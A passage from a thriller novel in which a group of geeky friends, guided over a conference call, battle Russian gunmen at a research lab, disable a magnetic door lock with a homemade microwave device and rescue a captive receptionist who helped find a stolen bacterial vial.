Having lost Jason's SUV, the man turned toward the Tungsten entrance. He thrust his hip toward the card-reader. The green light popped on.

"He's heading in," warned Moshen on the conference call.

Danny crouched behind the corner of the Tungsten building, out of sight from the entrance. Beside him, his contraption whined faintly with a rising high-pitched tone, its tiny lights glowing red. His phone was pressed to his face. "Mike, he's coming for you. Make sure he follows you to the stockroom. Moshen, keep him safe."

"Aye aye," said Moshen. "Mike, I've got the guy on camera. He's in a hallway about fifty feet behind you."

Mike's voice asked, "How do I get to the stockroom from here?"

"End of the hall," Moshen directed. "Make a left..."

On the conference call, Danny heard Mike running through Tungsten's hallways. Moshen guided him, always keeping him one turn ahead of his pursuer. A distant *pop-clack!* occasionally punctuated the dialog.

"Now, Mike, remember," said Danny. "There's a keycard scanner on the outside of the door to the stockroom. So once you get into the stockroom, you can't get back into the Tungsten offices without a keycard. The only way out of that stockroom is through the fire door near the loading dock."

Moshen added, "He's walking slowly down the hall toward you with his gun drawn. Stay out of sight, Mike."

The conference call carried the sound of a door opening. "I'm in the stockroom," said Mike.

Danny caught himself biting his fingernails. "Jason. Come back here and get to the loading dock. Quickly. Where are you?"

"Down the street," Jason's voice tinned. "There's bullet holes in my car. The repairs are coming out of your pay."

"Mike!" Moshen announced. "He's at the stockroom door!"

Danny saw headlights on the road beyond the parking lot. Jason's SUV proceeded back towards the Tungsten building. "Jason's not in position yet," he said into the cellphone. "Mike, can you keep the guy busy?"

Danny heard Mike grunting and straining. The sound was followed by a few popping, clacking shots from the handgun.

"Mike! *Mike!*" yelled Danny. "Are you alright? What's happening?"

Moshen's voice came across the call. "He looks fine. He tried to push over one of the shelves of inventory. The guy busted in on him and opened fire, but he managed to duck behind some old junk. He's hiding behind an X-ray machine or something."

"What's the guy doing?" Danny asked.

Moshen answered, "He's crouched and ready, both hands on his gun, about thirty feet from Mike — it looks like he doesn't know where he is. But he's searching."

Danny cursed under his breath. "Guys, I'm going in. Moshen, the front door, please."

The green light popped on above the card reader. Danny entered the building and hustled down the corridors, keeping his cellphone to his ear while carrying his contraption. Moshen's voice guided him through the dark, unfamiliar office hallways, past strange apparatuses and doors marked with ominous warnings and hazard symbols.

Jason's voice came across the air. "I'm in position, Danny."

Moshen said, "Mike's pinned down. If he moves, he'll get shot."

Danny arrived at the hallway outside the stockroom. Before him was a metal door. It bore a small glass window, no bigger than a person's face. The stockroom's emergency lights made the square of glass emit a faint sickly yellow shine at the end of the dim hallway. The wall beside the door held a glowing green button attached to a thin electrical conduit that ran up to the ceiling. The conduit split off and connected to a block that pressed up against a silvery rectangle — the armature plate of a standard magnetic lock system.

Mike whispered into the call, “Moshen. You said he’s about thirty feet away from me toward the entrance, right?”

“Yeah,” said Moshen.

“Mike, I’m right outside,” Danny said into the cellphone. “What are you doing?”

“I’m gonna throw this thing at him,” Mike said quietly.

“What thing?” asked Danny.

“I’m not sure,” said Mike. “It looks kind of like an old computer, but it’s all round and purple and says ‘SGI O2+’ on the front.”

“Dude!” said Danny. “In the late ‘90s, that thing used to be the most popular 3D rendering workstation on the consumer market!”

“Yeah well,” said Mike, “let’s see if it makes a good projectile weapon.”

Danny heard Mike give a mighty grunt, followed by a crashing noise and the “*pop-clack!*” of the semiautomatic. On the far side of the stockroom, Mike body-checked his way through the emergency exit.

Jason’s voice announced, “Mike, you’re okay!”

“*Punch it!*” yelled Mike.

A thud sounded through the cellphone as Jason backed his SUV up against the fire exit. Jason had positioned his car about three feet from the door, waiting to see Mike run out. The moment Mike cleared the exit, Jason slammed the back of his car against it. The fire door opened outward, so the SUV served as an enormous doorstep.

“Good job, Mike,” said Danny. “Now go around the outside of the building, get back in through the front doors, and come back here.”

From inside the stockroom, Danny could hear the man throwing himself against the fire exit in a useless attempt to push away the SUV. The “*pop-clack!*” of the gun sounded a few times, then silence.

Danny waited in the dim hallway outside the stockroom door. “Is he coming back this way yet, Moshen? As soon as he realizes the fire exit’s blocked, he’s going to try to get out the way he came. But he’ll need to use his keycard to open the door from that side.”

“Not yet,” Moshen assured. “Good news is you have an extra second or two. Bad news is, that’s because he’s reloading.”



Danny took a deep breath. He put the end of his device up against the wall, just under the button that would unlock the hefty metal stockroom door. The wall, he reckoned, was made of six inches' worth of drywall, wood, and foam insulation — all of which was essentially transparent to microwaves. “Moshen, watch him close. Tell me the exact moment he’s about to swipe that keycard.” He listened for movement on the other side.

“*Now!*” yelled Moshen.

Danny pulled the trigger. Current discharged from the capacitor bank to the magnetron, sending a soft, low-pitched “*bonk!*” through the air around it. Lights flipped from green to red.

On the other side of the wall, Danny heard a snapping sound, followed by a man screaming in shocked frustration and unleashing a long stream of Russian curse words. The man pulled in vain at the door handle on the other side. The door shook slightly but refused to yield.

Danny held his device triumphantly over his shoulder. Its fans whirled to cool it from its recent shot. The capacitor bank began to recharge, emitting its characteristic rising whine.

A round shadow eclipsed the jaundiced glow of the small window embedded in the door. In the dim light, Danny could just make out the man’s face, looking murderously at him through the glass. The man’s cursing fell silent. He simply stared at Danny in impotent rage.

Danny gave him a smug shrug, waved goodbye, and turned around to saunter away.

He had barely made it two steps when he heard a “*pop-clack!*”, coupled with the sound of shattering glass.

Danny turned to look.

All that remained of the small square window was a few jagged shards. The man drew his gun up. The end of the silencer came to rest upon a crag of broken glass. He looked down the sights and took aim.

Danny’s world began receding in slow motion. His ears heard nothing but the deafening thunder of his own accelerating pulse.

He propelled himself away from the door with all the power his legs could offer. He only needed to take seven or eight sprinting steps

to make it to an intersection in the hallway, but in those steps he felt like he was frozen in mid-air. A bullet zinged past him — Danny saw nothing, but felt the air crack against his skin in the projectile's wake. He twisted his torso to expose only his side to the gunfire. Another bullet zoomed by, so close he could feel its heat against his back, across his left shoulder blade.

The adjoining corridor drew nearer. He leaped and rolled into the hallway, his weapon smacking against the floor as he pushed himself away from the line of fire. A bullet smacked the floor near his feet. He took several crouching, stumbling steps deeper into the hallway as another bullet hit the wall near him, leaving a dusty crater.

He looked around. He was out of the line of fire. From around the bend, he could hear the man trapped in the stockroom banging against the door and cursing in Russian. The bullets had stopped.

But he was still in danger.

On the other end of the dark hall, Danny saw the shape of a large man. It was approaching quickly.

He pushed himself back up from the floor. His left shoulder stung under the strain.

He grabbed his weapon. Most of the machine's mass was at its back end, where its eight-pack of blue ultracapacitors was attached. Danny held it in both hands and raised it like a sledgehammer, ready to smash the capacitor bank across the face of his attacker. Roaring, he threw himself at the figure in the dark.

Somewhere underneath the din of his heartbeat and his own battle-cry, he heard Mike's voice yell, "Danny!" The voice didn't come through a cellphone, but from the figure in front of him.

Danny stopped in mid-lunge as shards of recognition jangled through his combat panic.

"Mike!" Danny said, so relieved he almost started laughing. "I am so fucking happy to see you right now." His head swirled as the adrenaline subsided. He was safe.

Danny retrieved his cellphone from the hallway floor. His gun was a little banged up — the power converter had gotten dented, and the

row of relays had come loose from their Velcro moorings — but there didn't seem to be any functional damage.

On the conference call, Jason asked, "Are you guys okay?"

"Yeah," Danny said, dizzy. "I think I landed wrong on my shoulder. Stings a little." He rolled his left arm around. "Seems to be okay, though. No time to rest — we've got to get to that freezer room. This next part's going to be tricky..."

"I was thinking about that, Danny," said Jason. "You might want to grab a lab coat, if you see one. And a facemask. That way, you'll—"

His words were muffled by a low, thundering boom that resounded through the building. The echoes of a distant explosion rumbled down Tungsten's corridors, permeating the walls and flooding the rooms like a thick clear syrup of sound.

"What the hell was that?" asked Danny.

Moshen replied, "That was the other guy's gun."

"The one that's pointed at the girl?" Danny pressed with renewed panic.

"She tried to fight back," Moshen replied.

Danny gasped. "Is she..."

"Get your butts over there," Moshen directed.

Danny gulped, and exchanged a nod with Mike.

As the pair began negotiating the dim corridors, Danny's fingers twitched, subconsciously reaching for Control-S on a nonexistent keyboard. He caught himself glancing into rooms, craving the sight of a prominently placed typewriter like in *Resident Evil*, or a pink audiocassette like in *Grand Theft Auto: Vice City*, or perhaps just a glowing red square like in *Silent Hill 2*.

But he knew that, on this level, he would find no save-points.

“I N-NEED YOU B-BE MORE S-PIFFIC,” Tina stammered through her shivering jaw as she closed the massive metal door yet again.

Inside the ultra-low freezer were half a dozen rack shelves. Each shelf held a dozen lunchbox-shaped cases made of metal and Styrofoam. Inside each case were two dozen vials, each no bigger than a finger. And one of these vials was the one that the man with the gun wanted.

He sat on a desk between her and the exit. “I already told you: small, clear plastic snap-top tube with cone-shaped bottom.” He absentmindedly kept his revolver pointed at her, his attention divided between her and his phone.

“You just described *every* vial in there.” She blew into the thick black acrylic gloves that protected her fingers from frostbite.

Ignoring her, the man tapped his Bluetooth headset. “*Allyo? Allyo, Leonya? Gdye ti, durak?*”

“Is everything okay?” she asked.

“My partner isn’t...” he started, then cut himself off. “Isn’t your business. Where is that fucking tube?”

“I have no idea,” Tina said. “All these vials look exactly the same. How did you expect to know which one’s the right one?”

Still jabbing at his phone, he replied, “There is sticker on the side.”

“They *all* have a sticker on the side,” she insisted. “That’s how they’re labeled.”

“Is your problem now. Figure it out.”

On a metal table in the center of the room stood a case from the deep-freezer. Its hinged top gaped open, revealing a grid of empty circular holes in a Styrofoam interior. Beside the case lay a series of snap-top test tubes, their caps rimmed with frost. Their translucent walls revealed a pasty yellowish-brown goop. Each tube bore a rectangular white label along its side, with handwritten identifiers.

“I don’t know what you want me to do!” Tina pleaded. “Look, I’m just the receptionist, okay? Tungsten does *not* pay me enough for this. How about I just walk out of here, get my purse from my desk, drive off, and we’ll both say none of this ever happened? I won’t call the cops, or remember your face. Okay? Please, I swear to God, I want nothing to do with this.”

The man looked up from his phone, glaring. “Be useful!” he growled. “You know what happens if you are not useful?”

Tina shivered, but not from the cold.

She turned to the table with resignation. One by one, she picked up the tiny vials and put them back into the case, taking care to slide each one into the exact little round Styrofoam hole from whence it came. When the last of the two dozen vials had been returned, she sealed the case’s metal lid and lifted it in one hand by a carrying strap. With her other, she grabbed the lever-like handle of the cryogenic storage unit. The freezer was attached to a monitoring terminal, an ancient dirty beige computer with a thick clunky keyboard, which kept track of the environment inside the freezer. “TEMPERATURE: 200.7K -72.4oC -98.3oF”, its screen reported in blocky green letters. Tina winced.

“Can I at least borrow your jacket?” she asked.

“My jacket? Lady, this is Italian custom-made lambskin leather.”

Her body shivered preemptively. A yank of the handle released the cryogenic storage unit’s seal, and she again found herself standing in a pale cloud of stabbing cold mist. The freezer’s loud pumps whirled to keep the interior frigid in spite of the open door, and the monitoring terminal’s readout fluctuated. Working as quickly as her shaking body would allow, Tina slid the case back into its place upon the freezer’s

rime-coated racks. She then grabbed the strap of the next identical case on the shelf, pulled it out, and slammed the freezer door shut.

Back at the metal table, she popped open the lid of the new case and began pulling out vials, struggling to catch the lip of each snap-top tube with the fingertips of the glove. She examined each label carefully before laying the vials on the table in a neat row matching its position in the case. The labels all bore some researcher's initials, a date, a batch number, and similar figures. She could find no pattern among them, and nothing distinct about any of them.

The man watched her stack the tubes into precise organized lines on the table. With a squint, he asked, "This will help you find what I want?"

"What? No, it's..." Tina stammered as she tried to multitask between arranging the tubes and talking to her captor. "Everything in the fridge is organized by location. If I put these back out of order, I'll ruin all the scientists' projects."

The man shrugged dismissively. "Why put back at all?"

"What? I *have* to put them back or else they'll die," Tina insisted. "The brown stuff in the vials is bacteria frozen in glycerol. They're living things. They can't live in the suspension. The glycerol protects them from ice when they're frozen, but they need water and food. If they come out of suspended animation in the glycerol, they'll..."

She looked back and forth between the freezer, her precise little row of test tubes, and his gun.

"You know what?" she said. "Fuck it."

She stepped toward the cryogenic storage unit, but didn't touch the door. Instead, she slid her body against the side of the machine's massive bulk, toward the wall. Behind the freezer, beneath the thrumming compressor pumps and condenser coils, a thick black cable snaked to a heavy power plug. Tina reached down behind the machine, welcoming the warm air blowing from the condenser fans, and grabbed it. With a yank, she dislodged the plug from its wall socket. The refrigeration machinery fell silent.

The monitoring terminal lit up in a panicking flurry of bright green all-caps alert messages. Tina grabbed the freezer's door handle one last time and pulled it wide open, letting the unit's cold air spill freely out into the room. She stood back far enough to avoid the draft, and watched the terminal as its temperature readout climbed.

It wasn't long before the cases could be comfortably touched with bare hands. She grabbed them two at a time, pulled them from their slippery racks, and set them on the table. Melting frost dripped down their sides, pooling on the tabletop. She opened their lids and pulled out vial after vial, giving each label a quick examination before tossing it down into a discard pile.

There was one vial that bore visibly less frost on its cap — it had clearly been withdrawn from its box often. Tina drew it out, and knew immediately that it was the one the Russian had come for. In place of a label, this vial had a tattered yellow smiley face sticker affixed on its translucent surface.

The Russian perked up as he saw her lay it on the table. He slid his cellphone into his pocket, stepped forward eagerly, and picked up the tube with the tips of his gloved fingers.

"Are we done here?" Tina asked.

The man held the vial to his face. His grin echoed the smile on the round yellow sticker. "Yes. I think we are."

"Good," she said, already halfway to the door.

She didn't make it. A leather-gloved hand clamped around her wrist and jerked her back. "Not so fast, young lady."

"No! Let me go!" she demanded.

"You're quite useful, you know," he said.

"You said we're *done* here!" She struggled, but to no avail. He held her wrist with his left hand, balancing his gun and the vial in his right.

"We are done *here*," repeated the man. "But... I have more use for you..."

Tina felt her stomach lurch. "*No!*" she screamed, fighting against his grip with all her might.

He yanked her back into the room and released her, letting her momentum carry her a few stumbling steps.

“Relax,” he said in a commanding tone. “Do not assume things, lady. I am a professional. I don’t mix business with pleasure. Besides, I get hotter pieces of ass than you any time I want. Your body is of no interest to me.”

Tina stared at him silently. She found herself feeling relieved and offended at the same time.

“You are proving handy to have around,” he said. “Besides...” He gestured with the vial. “I need to make sure you did not pull any funny business with this tube. I need the stuff in here to come out alive. And that means you need to give me... insurance.”

Tina gulped quietly.

“So, here is a plan,” he continued. “We take you back to our factory. Your little friend is there — she will be happy to see you. We keep you until we finish a good batch and see that everything works. It should only take a few days. Nobody will hurt you. And when you get success, we let you go.”

“You have got to be kidding me,” Tina said.

“Stop arguing already! Cooperate and things go well for you. We are businessmen, not animals. Now come on!” He waved the gun at her.

The sound of his voice began to recede, like she was hearing it underwater. She felt her skin crawl as goosebumps rose. She looked furtively around the room.

A few feet away from her, the old beige terminal still flashed silent distress about the freezer’s temperature.

“Okay. I’ll do it,” she said.

“Good girl,” he said. “Let’s go.”

“I need to check the environmental settings for the cold storage unit,” she said, nodding her head toward the terminal. “When we get the tube back to your factory, I’ll need to store it somewhere with the exact same temperature, pressure, and humidity levels.”

He grinned again. “See! You’re being useful already!”



She stepped slowly toward the terminal, laid her hands upon the keyboard, and made a few meaningless keystrokes. The clunky keys made loud *ka-chunk!* sounds beneath her fingers.

“My colleagues and I will show our appreciation of you being so helpful,” the man said.

She squinted at the screen. “Hmm... Damn it,” she said slowly.

“Is everything alright?” he asked her.

“This isn’t making any sense,” she said. “Come here, can you take a look at this?” She glanced at him as she beckoned him over. He was still holding both the vial and the revolver in the same hand. That meant his grip on both was probably weak.

He stepped toward the terminal and stood right behind her, looking over her shoulder.

“See where it says ‘Temperature’?” she asked, quietly curling her fingers underneath the keyboard’s edges.

“Yes...” he said, leaning forward.

With a swift upward jerk, Tina swung the keyboard over her shoulder and smashed it against his face.

As he smarted from the blow, she grabbed for the revolver, working her fingers between his hand and the gun. The vial fell, rolling in a small circle on the linoleum. The revolver twisted in his grasp but wouldn’t yield. Her index finger landed inside the trigger guard.

She realized that, even if she couldn’t take the gun, maybe she could empty it. Guns only hold so many bullets. And without the threat of being shot, she might be able to make a run for it. She pushed the barrel upward and away from her, and pulled the trigger.

The sound wasn’t just deafening. It was so loud it was blinding.

A foot-long arc of black and orange flame flashed from the barrel. A hot shock wave blasted across Tina’s face, jostling her hair. Her nostrils filled with the sharp, metallic odor of gunpowder.

The gun’s recoil hit her palm like a baseball bat in full swing. Her hand was knocked back as the revolver flew upward, escaping her grasp. The Russian, his arms longer and his grip stronger, was just barely able to keep hold of the weapon. Grainy white dust sprinkled

from the wall nearby. There was a hole in the drywall, the size of a man's fist.

For a split second, she was too disoriented to move. The shock of the explosion left her momentarily paralyzed. In that instant, her world was reduced to nothing but the hole in the wall and the ringing in her ears. She needed to make sure she could at least still breathe before doing anything else.

And suddenly she couldn't.

While she had been dazed by the blast, the Russian had regained control of the weapon. He hadn't shot her with it. Instead, he slammed the butt high into her abdomen, just below her sternum.

She clutched her chest with both hands, gasping for air, writhing and twisting her body, unable to understand why her lungs suddenly refused the simple autonomic instruction to just *inhale*. She heaved her shoulders, trying to get a shallow current of oxygen into her quickly acidifying bloodstream. Her clenching throat emitted an unnatural, high-pitched wheeze.

After several terrifying seconds, her breath gradually returned.

"Stupid fucking bitch," grumbled the Russian, angry but collected. He touched two gloved fingers to his mouth and examined them. His lower lip was bleeding where Tina had busted it open with the keyboard. He slowly knelt down and retrieved the vial from the floor, keeping the gun trained on her with renewed mindfulness. "You try something like that again, I hurt you in ways that take longer to heal. Understand?"

Tina's mind spun with anger, fear, and self-pity. With nausea welling up in her throat, she began to march toward the door.

It was then that the Russian, with a startled expression, suddenly turned his head toward the hallway. He quickly and quietly motioned with his hand for her to stop moving.

Tina halted in her tracks. "What now?"

"Shhhhhh!" hissed the Russian.

Tina could just barely make out a man's voice from down the hallway, steadily drawing closer.

“Negative, Dispatch,” said the man’s voice. “No signs of engagement. Breach signals are rising. Proceeding further into Sector G.”

The Russian stared at the doorway. “What is this shit?” he mumbled slowly.

“Dispatch, I’m seeing illumination from the cryogenic storage area,” the unseen man said loudly. “Radiometric breach waves are increasing. Approaching now.”

The Russian turned to Tina with eyes wide, his expression angrily demanding answers. Tina, just as confused, shrugged with upturned palms. He closed his gloved fist around the tube, and tucked his revolver into his jacket pocket. “Don’t move,” he ordered.

He then stepped out into the hallway, and, as he closed the door, he said, “Who the fuck are you?”

THE RUSSIAN LOOKED A LOT SCARIER IN PERSON than on a laptop screen. He wasn't any taller than Danny, but his raw strength was clearly evident in his posture. His busted lip only added to his ferocity.

Danny felt ill. His own body was the logical result of slouching over a keyboard since the age of seven. His idea of exercise was *Dance Dance Revolution*. This man could end him without breaking a sweat.

"Sir, you need to accompany me to decontamination immediately," Danny said authoritatively through a surgical mask that covered his mouth and nose — and also saved him from having to improvise facial expressions. "This facility has been exposed to ectopic levels of radiological contaminatives far in excess of federal safety obligations."

"What the fuck are you talking about?" the Russian grumbled.

Danny held his microwave gun pointed at him with one hand and his phone up to his ear with the other. Despite the former technically being a weapon, Danny recognized that it was the latter that was actually keeping him at bay.

"I'm with the Federal Emergency Management Agency's biological alert response team. This building is a registered Class Seven research facility, with instant alarms wired directly to Bellevue regional headquarters." Danny knew he was a terrible actor. Jason and Moshen were feeding him lines through his cellphone. He was doing his best to deliver them as believably as he could.

The Russian eyed Danny warily. “You are some kind of cop? Do you have a badge?”

“I’m a FEMA contractor,” said Danny. “I’m patched in to the Bellevue Police Department on the radio right now. We have patrol units stationed around the building.” Noting the Russian’s look of incredulity, he added, “There’s a window in the conference room behind you. Go ahead. Take a look.”

The man cautiously backed up several feet until he could see outside. In the dark of night, through the needles of the pine trees that lined the building, flashed the distinct red-and-blue strobe of a police light. “Fucking shit!” he spat.

“Several minutes ago, we received an alarm indicating a breach of containment of potentially infectious pathogenic microbiations. According to the readings on this interferometric biocontamination detector kit, you’ve been exposed to dangerous levels of organic couplings. Biohazard containment protocol requires that I get you to a decontamination facility immediately.”

“You got some kind of alarm?” the Russian asked tensely.

“The signal was an automatic response to an unscheduled access to the cryogenic containment machinery,” Danny said. “Do you know of any recent activity involving the freezer equipment?”

“I know nothing,” said the man. “I am just nighttime delivery man.”

“Are you alone here inside this facility?”

“Yes,” said the Russian. “Yes, I am.”

He immediately looked past Danny with an angry glare as a beam of light swept the hallway.

Danny looked over his shoulder.

“No, he’s not,” said the girl.

“I’M SORRY. THE, UM, ALARM IS MY FAULT. I forgot to deactivate the nightly security.”

Tina saw the man who was spewing technobabble. He was slender and moderately tall, with jeans and hiking boots poking out beneath an ill-fitting white lab coat. His floppy, curly brown hair was overdue for a cut. He moved and spoke with youthful energy, but the cracking of the skin near his eyes and subtle gray streaks on his temples betrayed the march of advancing years.

She couldn't see his mouth through the surgical mask, but his eyes radiated gratitude.

She also saw something that the Russian apparently couldn't: a large dark red blot on the back of the white lab coat. The man's left shoulder was matted with blood.

"Can you tell us about the nature of the contaminants?" he asked her.

She went to stand by his side, so that he wouldn't be at risk of revealing his injured shoulder. "They're an *E. coli* strain with plasmid enhancements of indeterminate nature. They're being transported in an Eppendorf vial." That part, at least, was true.

The man listened to his phone. Finally, he asked, "What is the location of this vial?"

She thought for a second, and answered, "It's enclosed in the port-side extremity."

She stood close enough to hear several tinny voices in the man's phone. "Oh! It's in the Russian dude's hand!" "Which one?" "Port side. Which side is port?" "Left if you're facing stern." "Are you sure?" "I own a yacht. I know which way is port." "So is it the Russian's left or Danny's left?" "It's the left side if you're facing the front of the building." "What?" "That's how it works on a boat..."

While the voices chattered, Tina spotted movement behind the Russian. A large scruffy man, overweight but agile, moved slowly through the darkness. He appeared to be holding a weapon of some kind. He saw her looking at him, and brought a finger to his lips.

"Listen," Tina told the geeky guy in the lab coat. "I am aware of the present need for complex communication protocols, owing to the proximity of non-native personnel. And while I'm uncertain about

the exact cause of your arrival at this facility, it's clear to me that your relationship to law enforcement suffers from a complete lack of existence. Now, are you aware of the presence of clandestine personnel to the posterior of the non-native agent?"

"Affirmative," the man responded. "That would be Agent Bravo. He's on standby pending physical altercation. However, that would be a scenario best avoided."

"Agreed," Tina said. "Immediate departure would be advisable."

"You go ahead. For me, retrieval of contaminant is imperative."

Tina's jaw dropped. "Have you lost all function in your cerebral cortex?"

As the Russian watched them talk, his eyes narrowed.

The geeky guy turned to the Russian and said, "Sir, are you currently carrying a vial of potentially infectious agents on your person?"

The Russian shot Tina a murderous glare. "Did she tell you that?"

"No, sir. It's simply the only way to explain the amplitude of these readings." He waved his instrument at the Russian. Tina thought the strange device looked like a mad combination of high-tech art and parts scavenged from Radio Shack. She could clearly see, though, that he wasn't getting any "readings" from the machine. It had no display.

"The fuck are you doing with that thing?" demanded the Russian.

"Sir, please show me what's in your hands," ordered the man.

"There is nothing in my hands."

"These readings say otherwise," the geek insisted.

"I doubt that."

The geek asked nervously, "Wh— What do you mean?"

The Russian slowly said, "Let me see these readings."

"It— Um, it takes a great deal of training to interpret the status of the indicator lamps on this interferometric biodetector."

All signs of tension and apprehension left the Russian's face. He stared at the geek with smoldering contempt. "As much training as it takes to engage in complex communication protocols to fool non-native personnel?"

The geek gulped.

“You are both assholes,” the Russian said slowly. “You think because I have accent that I don’t understand things? Fuck you both, you smart-ass pieces of shit. Let me tell you something. Trying to get in on my action, keep me from doing my job? I understand. It’s nothing personal. But insulting my intelligence? That is something I do not forgive.”

“Agent Bravo!” the geek shouted. “Prepare for engagement!” He pulled off his surgical mask. His face was focused, calculating.

Tina saw the burly man in the hallway crouching, ready to pounce.

“Cut the crap already,” the Russian ordered. “I don’t know who you are talking to, and I don’t know why there is cop car outside that window. But I *do* know you are completely full of shit.” The Russian held out his left hand and, from his gloved fist, produced the vial. “I will not waste bullet on you. You want this? Come get it.”

The geeky man remained resolute. He put his cellphone in his pocket, flexed, and backed up several paces. He raised his machine with both hands like a giant club.

The Russian laughed, turned his torso sideways, and drew his fist up near his hip in a ready posture. He placed his feet shoulder-width apart with slightly bent knees, and beckoned for his opponent to attack.

**S** CREAMING A THUNDEROUS BATTLE CRY, Danny rushed headlong at the Russian.

The Russian kept his eye on him, evaluating his trajectory, judging his center of mass.

So he was caught completely off-guard when the lug wrench smashed against the back of his skull with the full force of Mike’s charge from behind.

“Yes!” Tina squealed.

As the Russian reeled in pain, Danny swung his machine like a baseball bat at the man’s torso. The heavy pack of ultracapacitors hit



the Russian in the chest, knocking the air out of his lungs and sending him stumbling sideways. The Eppendorf tube fell to the carpet.

Danny tried to scramble for the vial, only managed a few breathless steps. He found himself hopelessly winded from the attack.

Tina dashed for it. She plucked the tube from the floor and put it in her pocket.

Danny then half-saw, half-felt her run up beside him. Oddly, she seemed taller than him. She put his arm over her shoulders and helped him stand back up. He had fallen to one knee without even realizing it.

“You’ve got to get out of here,” she told him. The pressure of her body felt reassuring.

He shook his head and looked gravely at Mike and the Russian.

Dazed, the Russian swung outward, blind with rage as he turned to face his attacker.

Mike attempted to bash the lug wrench down on his head again.

The Russian parried with an overhead block, the lug wrench hitting his forearm instead. He fluidly parlayed the block into a side kick; his rearward leg struck upward in a powerful snap against the bottom of Mike’s ribcage. Mike grunted, his torso curling down around the point of impact, his arms folding defensively around his chest. As the Russian brought his leg down from the kick, he stomped his heel squarely onto Mike’s foot. Mike staggered backward.

The Russian shifted his weight to deliver another kick. Mike saw him and hopped another step back to dodge the attack. His back pressed against a wall.

The Russian’s planned second kick was a feint. Mike, still guarding his aching rib, was unwittingly leaving his face open.

The delivery of the side kick had brought the Russian’s hand down near his hip. From there, with a turn of his waist and a cough-like shout, he lunged forward and fired his fist up and center. The strike drove straight into Mike’s nose.

Mike’s head flew back and slammed into the wall behind him, with enough force to knock a hole in the drywall. Flakes of gypsum flew from the point of impact. Dust lodged in Mike’s hair.

The Russian paused for a moment to read his opponent.

Mike withdrew his head from the drywall, revealing a crater. He swayed sideways and stood uneasily.

*"Mike!"* Danny shouted.

Mike pulled himself up to his full height and looked down at the Russian with a completely uncomprehending face, his eyes glazed and empty. The wrench slid from his grasp and tumbled to the floor. He took a step toward the Russian and began an uncontrolled lurch forward.

The Russian took advantage of Mike's momentum. Reaching up with both hands, he grabbed Mike's head and drew up his leg, ready to drive his knee into Mike's face.

His Bluetooth headset exploded.

Tina's wide-eyed gaze turned from the combatants to Danny. Too weak to join the melee, he had aimed his machine at the men. Save for a soft *"bonk!"* and a change in color of some lights, nothing visible had happened when he pulled the trigger.

The man yelped in pain and surprise. The burst in his ear threw him off-balance. His hands still around Mike's head, the Russian stumbled in mid-kick, holding onto Mike to remain upright.

With a wide, sloppy sweep, Mike kicked the man's legs out from under him. As he fell, Mike let himself fall with him. They hit the ground together. Mike, weighing easily a hundred pounds more than his opponent, used the man's body to break his fall.

The man grunted, wriggled, and tried to push Mike off of him.

Mike lay on top of the Russian like a bag of cement, refusing to yield. His broken face lay pressed against the ground next to the Russian's. Mike slid his hands blindly toward the squirming man's head, keeping his foe's arms pinned with his bulk.

As the man punched and writhed beneath him, Mike wrapped his fingers around his neck. He placed his thumbs across the Russian's throat, stared down at him with eyes blank, and squeezed.

The Russian gasped and gulped, trying in vain to heave Mike away. He tried kicking, punching, pushing, twisting; but nothing made Mike

yield. Mike stared downward, as though he was looking through the Russian into some kind of empty space below the floor.

The Russian's eyes turned bloodshot and began to moisten and bulge. His tongue swelled and stuck from his mouth, spittle foaming at the corners. His lips turned purple as his struggles degenerated into aimless twitches. With a series of gurgling noises, he stopped moving.

"Mike..." said Danny.

Mike looked up vaguely at Danny, his nose crushed, his hair caked with gypsum powder, his beard moist with blood. He staggered up from the Russian and stood there, dazed, his imploded nose bleeding.

Then he took a few stumbling steps toward the wall, leaned against it, and vomited.

Danny's phone squawked from his pocket, "Are you guys okay?"

"Mike's hurt," Danny replied.

"So are you," said Tina.

"Nah, I'm fine," said Danny. "Just winded."

"You've lost a lot of blood," she said.

He raised a perplexed eyebrow.

She turned to show him her cardigan. The parts that had been in contact with the back of his left shoulder were soaked in blood. *His* blood.

"What the fuck?" He put down his machine, jostled off his lab coat, and stared at the red stain.

A high-pitched wheezing emerged from the floor near them. The Russian stirred, the veins in his neck bulging.

Tina darted towards the Russian. He was beginning to turn and lift his head, his still-unconscious body driven by reflexes to restore the flow of air.

She darted a hand into his pocket and grabbed his revolver.

Danny said, "Get his phone."

Tina nodded. With a few quick pats, she felt the rectangular bulge. She grabbed it and sprung away.

She headed straight for Mike. He leaned against the wall, staring down emptily as bodily fluids trickled from his face onto the carpet.

She touched his shoulder. "Hello. What's your name?"

Mike turned his broken face toward her. Slurring, he answered, "I am called Krongor, Barbarian of the Lowland Plains."

Tina turned on the phone and shined its light into Mike's eyes.

"We need to get him to a hospital right now," she said.

"Broken nose?" asked Danny.

"Concussion."

From off to the side, Mike droned, "Are you a priestess of Eir? I need healing."

"Come on, big guy," she said, slipping herself between him and the wall. "I'll help you walk. Let's get... *Ghuh!* Holy *shit* you're heavy!"

THE ESCAPE BACK TO THE LOBBY felt like a jerking montage, a miasmic swirl of wheezing and vomit and blood. The large concussed man lumbered with long steps, too slow and sometimes in the wrong direction, often stopping to yawn and trying to sit down in place.

The geek, despite being wounded himself, handled most of the task of shepherding his scruffy friend. He yelled into his phone, "Rendezvous at the front! Jason, extract us!"

Tina divided her attention between them and the Russian, whom she watched with horror as he regained consciousness. With a fit of coughs, he propped himself up on his elbows. As she and the two men hurried down the hallway, the Russian turned to them with primal fury in his watery eyes. Tina flinchingly waved the small silver revolver. The sight of his own gun pointed at him only enraged him further.

He still wasn't quite able to breathe. He tripped, fell to his hands and knees and rasped loudly.

They rounded a bend in the hallway and tried to rush down the corridor towards the brightly lit lobby. But with the injured man's disoriented ambling, the straight hallway felt like a twisting labyrinth. The bright spot of light at the end seemed to draw nightmarishly farther

with every step forward. And behind them, half crawling, the Russian, rasping and coughing, dragged himself around the corner.

They crashed into the lobby with the Russian gaining rapidly, his breath and strength quickly returning. The geek wordlessly dropped his contraption to the floor and started pulling on Tina's reception desk a few short feet from the lobby's interior door. Tina understood, and rushed to the other side to lift and push. Everything on the desk — her computer, her purse, her paperwork — tumbled. They wedged it sideways against the wide glass door just as the Russian barreled into the other side. He shoved and kicked at the door, making the barricade slide with every impact. The pair kept the desk braced against the door with their own strength — but without their active defense, it wouldn't hold for long.

"Jason!" the geek shouted into his phone. "Car! Now!" Pushing against the desk, he turned to Tina. "I'll hold this guy off. There's friends coming with a car. Get Mike out of here. I'll be right behind you."

Tina looked out the glass front doors with the large frosted "W". The red-and-blue strobe of the police car beacons in the dark parking lot. A wave of relief washed over her. "Hey! Hey... you..."

"My name's Danny," he said.

"Look!" she said. "The cops are here! It's all okay!"

